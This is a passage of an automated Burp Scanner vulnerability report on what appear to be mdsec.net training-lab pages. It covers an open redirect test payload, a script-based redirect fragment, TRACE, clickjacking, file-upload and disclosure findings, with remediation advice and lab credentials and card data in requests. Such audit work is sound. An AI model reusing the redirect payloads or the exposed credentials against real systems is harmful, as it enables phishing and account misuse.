<html><head><script>document.location="http://a168cad9f50e38ee5/a?/updates/update29.html";</script></head></html>
```

13.3. http://mdsec.net/updates/8/ [redir parameter]

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/updates/8/**

Issue detail

The value of the **redir** request parameter is used to perform an HTTP redirect. The payload **http%3a//a983b1bedbf 6635e3/a%3f/updates/update29.html** was submitted in the redir parameter. This caused a redirection to the following URL:

- http://a983b1bedbf6635e3/a?/updates/update29.html

Request

```
GET /updates/8/?redir=http%3a//a983b1bedbf6635e3/a%3f/updates/update29.html HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/updates/8/
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Found
Date: Wed, 10 Apr 2013 12:44:27 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: http://a983b1bedbf6635e3/a?/updates/update29.html
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 166

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://a983b1bedbf6635e3/a?/updates/update29.html">here</a>.</h2>
</body></html>
```

14. Password field with autocomplete enabled

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/cclookup/9/**

Issue detail

The page contains a form with the following action URL:

- http://mdsec.net/cclookup/9/Default.aspx

The form contains the following password field with autocomplete enabled:

- Password

Issue background

Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications which employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The stored credentials can be captured by an attacker who gains access to the computer, either locally or through some remote compromise. Further, methods have existed whereby a malicious web site can retrieve the stored credentials for other applications, by exploiting browser vulnerabilities or through application-level cross-domain attacks.

Issue remediation

To prevent browsers from storing credentials entered into HTML forms, you should include the attribute **autocomplete="off"** within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

Request

```
GET /cclookup/9/ HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/labs/lab.ashx?lab=9
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:55:18 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1771

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Credit card stor
...[SNIP]...
<br/>

<form name="form1" method="post" action="Default.aspx" id="form1">
<div>
...[SNIP]...
<td>
<input name="Password" type="password" id="Password" />
</td>
...[SNIP]...
```

15. Cookie without HttpOnly flag set

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/settings/12/Default.aspx**

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- PreferredLanguage=English

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.

Issue background

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure can prevent certain client-side attacks, such as cross-site scripting, from trivially capturing the cookie's value via an injected script.

Issue remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

Request

```
POST /settings/12/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/settings/12/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105

__VIEWSTATE=%2FwEPDwUJLTE0NTkzOTE2ZGR66yNY0NUOHhvi9Cw2LO%2FfYfg6%2BQ%3D%3D&Language
=English&Update=Update
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:54 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Set-Cookie: PreferredLanguage=English
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1316

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Preferences</tit
...[SNIP]...
```

16. File upload functionality

There are 2 instances of this issue:

- /filestore/327/
- /filestore/8/

Issue background

File upload functionality is commonly associated with a number of vulnerabilities, including:

- File path traversal
- Persistent cross-site scripting
- Placing of other client-executable code into the domain
- Transmission of viruses and other malware
- Denial of service

You should review the file upload functionality to understand its purpose, and establish whether uploaded content is ever returned to other application users, either through their normal usage of the application or by being fed a specific link by an attacker.

Some factors to consider when evaluating the security impact of this functionality include:

- Whether uploaded content can subsequently be downloaded via a URL within the application.
- What Content-type and Content-disposition headers the application returns when the file's content is downloaded.
- Whether it is possible to place executable HTML/JavaScript into the file, which executes when the file's contents are viewed.
- Whether the application performs any filtering on the file extension or MIME type of the uploaded file.
- Whether it is possible to construct a hybrid file containing both executable and non-executable content, to bypass any content filters - for example, a file containing both a GIF image and a Java archive (known as a GIFAR file).
- What location is used to store uploaded content, and whether it is possible to supply a crafted filename to escape from this location.
- Whether archive formats such as ZIP are unpacked by the application.
- How the application handles attempts to upload very large files, or decompression bomb files.

Issue remediation

File upload functionality is not straightforward to implement securely. Some recommendations to consider in the design of this functionality include:

- Use a server-generated filename if storing uploaded files on disk.
- Inspect the content of uploaded files, and enforce a whitelist of accepted, non-executable content types. Additionally, enforce a blacklist of common executable formats, to hinder hybrid file attacks.
- Enforce a whitelist of accepted, non-executable file extensions.
- If uploaded files are downloaded by users, supply an accurate non-generic Content-type header, and also a Content-disposition header which specifies that browsers should handle the file as an attachment.
- Enforce a size limit on uploaded files (for defense-in-depth, this can be implemented both within application code and in the web server's configuration.
- Reject attempts to upload archive formats such as ZIP.

16.1. http://mdsec.net/filestore/327/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/filestore/327/**

Issue detail

The page contains a form which is used to submit a user-supplied file to the following URL:

- http://mdsec.net/filestore/327/Default.aspx

Note that Burp has not identified any specific security vulnerabilities with this functionality, and you should manually review it to determine whether any problems exist.

Request

```
GET /filestore/327/ HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/labs/lab.ashx?lab=13
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:46 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1759

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>File exchange</t
...[SNIP]...
</span>
&nbsp;<input type="file" name="FileUpload" id="FileUpload" />
&nbsp;
<input type="submit" name="Submit" value="Submit" id="Submit" />
...[SNIP]...
```

16.2. http://mdsec.net/filestore/8/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/filestore/8/**

Issue detail

The page contains a form which is used to submit a user-supplied file to the following URL:

- http://mdsec.net/filestore/8/Default.aspx

Note that Burp has not identified any specific security vulnerabilities with this functionality, and you should manually review it to determine whether any problems exist.

Request

```
GET /filestore/8/ HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/labs/lab.ashx?lab=10
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:42:06 GMT
Server: Microsoft-IIS/6.0
```

```
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1759

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>File exchange</t
...[SNIP]...
</span>
&nbsp;<input type="file" name="FileUpload" id="FileUpload" />
&nbsp;
<input type="submit" name="Submit" value="Submit" id="Submit" />
...[SNIP]...
```

17. Frameable response (potential Clickjacking)

There are 2 instances of this issue:

- http://mdsec.net/auth/369/Home.ashx
- https://mdsec.net/auth/372/Home.ashx

Issue description

It might be possible for a web page controlled by an attacker to load the content of this response within an iframe on the attacker's page. This may enable a "clickjacking" attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that this issue is being reported because the application's response does not set a suitable **X-Frame-Options** header in order to prevent framing attacks. Some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

Issue remediation

You should review the application functions that are accessible from within the response, and determine whether they can be used by application users to perform any sensitive actions within the application. If so, then a framing attack targeting this response may result in unauthorized actions.

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself.

17.1. http://mdsec.net/auth/369/Home.ashx

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://mdsec.net**
Path:	**/auth/369/Home.ashx**

Request

```
GET /auth/369/Home.ashx HTTP/1.1
```

```
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: SessionId__369=B2B3E95ED806500F47333850300FD805
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:53:00 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 892

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Home page</title
...[SNIP]...
```

17.2. https://mdsec.net/auth/372/Home.ashx

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**https://mdsec.net**
Path:	**/auth/372/Home.ashx**

Request

```
GET /auth/372/Home.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/auth/372/
Cookie: SessionId__372=E4D590A25EEC3891D14261B88BF3C8DB
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:53:06 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
```

```
Content-Length: 892

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Home page</title
...[SNIP]...
```

18. TRACE method is enabled

There are 2 instances of this issue:

- http://mdsec.net/
- https://mdsec.net/

Issue description

The TRACE method is designed for diagnostic purposes. If enabled, the web server will respond to requests which use the TRACE method by echoing in its response the exact request which was received.

Although this behavior is apparently harmless in itself, it can sometimes be leveraged to support attacks against other application users. If an attacker can find a way of causing a user to make a TRACE request, and can retrieve the response to that request, then the attacker will be able to capture any sensitive data which is included in the request by the user's browser, for example session cookies or credentials for platform-level authentication. This may exacerbate the impact of other vulnerabilities, such as cross-site scripting.

Issue remediation

The TRACE method should be disabled on the web server.

18.1. http://mdsec.net/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/**

Request

```
TRACE / HTTP/1.0
Host: mdsec.net
Cookie: 5e0bc3308750da32
```

Response

```
HTTP/1.1 200 OK
Content-Length: 63
Content-Type: message/http
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2013 12:40:44 GMT
Connection: close

TRACE / HTTP/1.0
```

```
Cookie: 5e0bc3308750da32
Host: mdsec.net
```

18.2. https://mdsec.net/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://mdsec.net**
Path:	**/**

Request

```
TRACE / HTTP/1.0
Host: mdsec.net
Cookie: 8c556b19a4f5d536
```

Response

```
HTTP/1.1 200 OK
Content-Length: 111
Content-Type: message/http
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2013 12:39:12 GMT
Connection: close

TRACE / HTTP/1.0
Cookie: 8c556b19a4f5d536; SessionId__28=801CCEE82368285C4DBFFB8C075729C1
Host: mdsec.net
```

19. Email addresses disclosed

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/employees/22/Default.aspx**

Issue detail

The following email addresses were disclosed in the response:

- barrie@wahh-consulting.com
- kev@wahh-consulting.com
- pablo@wahh-consulting.com
- smeg@wahh-consulting.com
- weiner@wahh-consulting.com

Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Issue remediation

You should review the email addresses being disclosed by the application, and consider removing any that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com).

Request

```
POST /employees/22/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/employees/22/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

Department=consultancy&Search=Submit+Query
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:49:15 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2153

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Employee search<
...[SNIP]...
<td>weiner@wahh-consulting.com&nbsp;</td>
...[SNIP]...
<td>smeg@wahh-consulting.com&nbsp;</td>
...[SNIP]...
<td>pablo@wahh-consulting.com&nbsp;</td>
...[SNIP]...
<td>kev@wahh-consulting.com&nbsp;</td>
...[SNIP]...
<td>barrie@wahh-consulting.com&nbsp;</td>
...[SNIP]...
```

20. Credit card numbers disclosed

Summary

Severity:	**Information**
Confidence:	**Certain**

Host:	**http://mdsec.net**
Path:	**/cclookup/9/Default.aspx**

Issue detail

The following credit card number was disclosed in the response:

- 4187114966287134

Issue background

Responses containing credit card numbers may not represent any security vulnerability - for example, a number may belong to the logged-in user to whom it is displayed. You should verify whether the numbers identified are actually valid credit card numbers and whether their disclosure within the application is appropriate.

Request

```
POST /cclookup/9/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/cclookup/9/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

__VIEWSTATE=%2FwEPDwUJODk5NzA1OTE5ZGQ6yOIi1p1cZ9vZ%2Bqy2mr%2BIKz9Y2Q%3D%3D&Name
=Pete&Password=nandos&Submit=Submit
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:41:40 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1885

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Credit card stor
...[SNIP]...
<br/>4187114966287134<br/>
...[SNIP]...
```

21. HTML does not specify charset

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/updates/update29.html**

Issue description

If a web response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of the response and the context in which it appears to determine whether any vulnerability exists.

Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

Request

```
GET /updates/update29.html HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/updates/8/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Content-Length: 301
Content-Type: text/html
Last-Modified: Fri, 19 Aug 2011 16:23:09 GMT
Accept-Ranges: bytes
ETag: "685267488c5ecc1:cbe"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2013 12:43:58 GMT

...<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>News stor
...[SNIP]...
```

---

22. Content type is not specified

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/filestore/8/GetFile.ashx**

Issue description

If a web response does not specify a content type, then the browser will usually analyze the response and attempt to determine the MIME type of its content. This can have unexpected results, and if the content contains any user-controllable data may lead to cross-site scripting or other client-side vulnerabilities.

In most cases, the absence of a content type statement does not constitute a security flaw, particularly if the response contains static content. You should review the contents of the response and the context in which it appears to determine whether any vulnerability exists.

Issue remediation

For every response containing a message body, the application should include a single Content-type header which correctly and unambiguously states the MIME type of the content in the response body.

Request

```
GET /filestore/8/GetFile.ashx?filename=test.jpg HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/filestore/8/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:42:09 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Length: 16861

......JFIF.....`.`.....C...........        .
................... $.' ",#..(7),01444.'9=82<.342...C.          .....2!.!22222222222222222222222222222222222222222222222222......^.2.
."..............................
```
...[SNIP]...

Report generated by Burp Scanner at Wed Apr 10 14:16:00 BST 2013.